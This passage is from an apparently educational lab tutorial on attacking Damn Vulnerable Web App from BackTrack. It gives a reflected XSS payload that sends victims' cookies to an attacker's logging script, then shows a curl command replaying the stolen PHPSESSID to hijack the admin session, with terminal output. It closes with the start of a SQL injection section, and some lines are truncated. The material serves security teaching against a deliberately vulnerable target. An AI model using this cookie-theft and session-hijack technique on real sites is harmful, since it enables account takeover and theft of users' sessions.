
4. Test Cross Site Script (XSS) Injection

- **Note (FYI) :**

1. Replace **192.168.1.119** with your BackTrack IP Address obtained from the terminal.
2. This JavaScript tells the web browser to send the cookie information to the attacker's server.

- **Instructions:**

1. In the "What's your name?" Textbox place the following string:
 - **<SCRIPT>document.location='http://192.168.1.119/cgi-bin/logit.pl?'+document.cookie**
2. Click the Submit Button




5. View Cookie Script Results

- **Instructions:**

1. Notice the cookie contains the security setting
2. Notice the cookie contains the PHP Session ID.

- **Notes (FYI) :**

1. Note a malicious person **would not actually want** display the results
2. Continue to the next step to see where a malicious person would want to go




6. View Cookie Script Log File

- **Note (FYI) :**

1. Replace **192.168.1.119** with your BackTrack IP Address obtained from the previous step.
2. Now we have a running log file of IP Addresses, Cookie Security, and Session IDs.
3. Pretty scary stuff. This is why it is necessary for web developers to implement security measures to prevent such attempts.

- **Instructions:**

1. Place the following URL in the Address Textbox
 - `http://192.168.1.119/logdir/log.txt`
2. Click the Back Arrow **Two** Times.



7. View the Current User that is logged in


- **Note (FYI) :**

- In the lower left corner of the screen you will see that "
- In the proceeding steps we will demonstrate how a remote u
command line.

- **Instructions:**

- 0. Click on Home

- 1. Notice the "admin" user is logged in with a low security s



8. Remotely Log In Via Command Line

o **Instructions:**

0. `cd /var/www/logdir/`
1. `ls -l log.txt`
2. `cat log.txt`
3. `curl -b "security=low; PHPSESSID=6kavca1tmq8b32djqp1hovj584"`
4. `egrep '(Username:|Security Level:)' login.html`

o **Note (FYI) :**

4. Replace `6kavca1tmq8b32djqp1hovj584` with your PHPSESSID Value
5. This is the HTML representation of the user login information: `admin` and the Security Level is set to `low`.


```
BackTrack5R1 - VMware Player (Non-commercial use only)
Player
Applications Places System
root@bt: /var/www/logdir
File Edit View Terminal Help
root@bt: /var/www/logdir# cd /var/www/logdir/
root@bt: /var/www/logdir#
root@bt: /var/www/logdir# ls -l log.txt
-rw-r--r-- 1 www-data www-data 410 2014-08-13 22:08 log.txt
root@bt: /var/www/logdir#
root@bt: /var/www/logdir# cat log.txt
-----
HTTP REFERER: http://192.168.1.118/dvwa/vulnerabilities/xss_r/?name=%3CSCRIPT%3Edocument.location%3D%27ht
2F192.168.1.119%2Fcgi-bin%2Flogit.pl%3F%27%2Bdocument.cookie%3C%2FSCRIPT%3E
DATE: Wed Aug 13 22:08:14 CDT 2014; NAME: security; VALUE: low
DATE: Wed Aug 13 22:08:14 CDT 2014; NAME: PHPSESSID; VALUE: 6kavcaltmq8b32djqlhovj584
-----
root@bt: /var/www/logdir#
root@bt: /var/www/logdir#
root@bt: /var/www/logdir# curl -b "security=low;PHPSESSID=6kavcaltmq8b32djqlhovj584" --location "http://1
118/dvwa/" > login.html
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
102 4493 102 4493    0     0  270k      0  --:--:-- --:--:-- --:--:--   313k
root@bt: /var/www/logdir#
root@bt: /var/www/logdir#
root@bt: /var/www/logdir# egrep '(Username:|Security Level:)' login.html
<div align="left"><b>Username:</b> admin<br /><b>Security Level:</b> low
HPIDS:</b> disabled</div>
root@bt: /var/www/logdir#
```

Place your cookie information here

This is the HTML representation of the user login information you would see in the lower left corner

Section 13: How to Encode a SQL Injection


1. Inspect Element (Textbox)
 - o **Instructions:**
 1. Click on the Damn Vulnerable Web App Tab
 2. Click the SQL navigation link.
 3. Right Click on the Textbox
 4. Click Inspect Element



2. Add New Attribute

○ **Instructions:**


1. Right Click on the gray highlighted line
2. Select New Attribute...



3. Increase the Textbox Size

o **Instructions:**


1. Type the following: **size=100**
2. Click on the close button



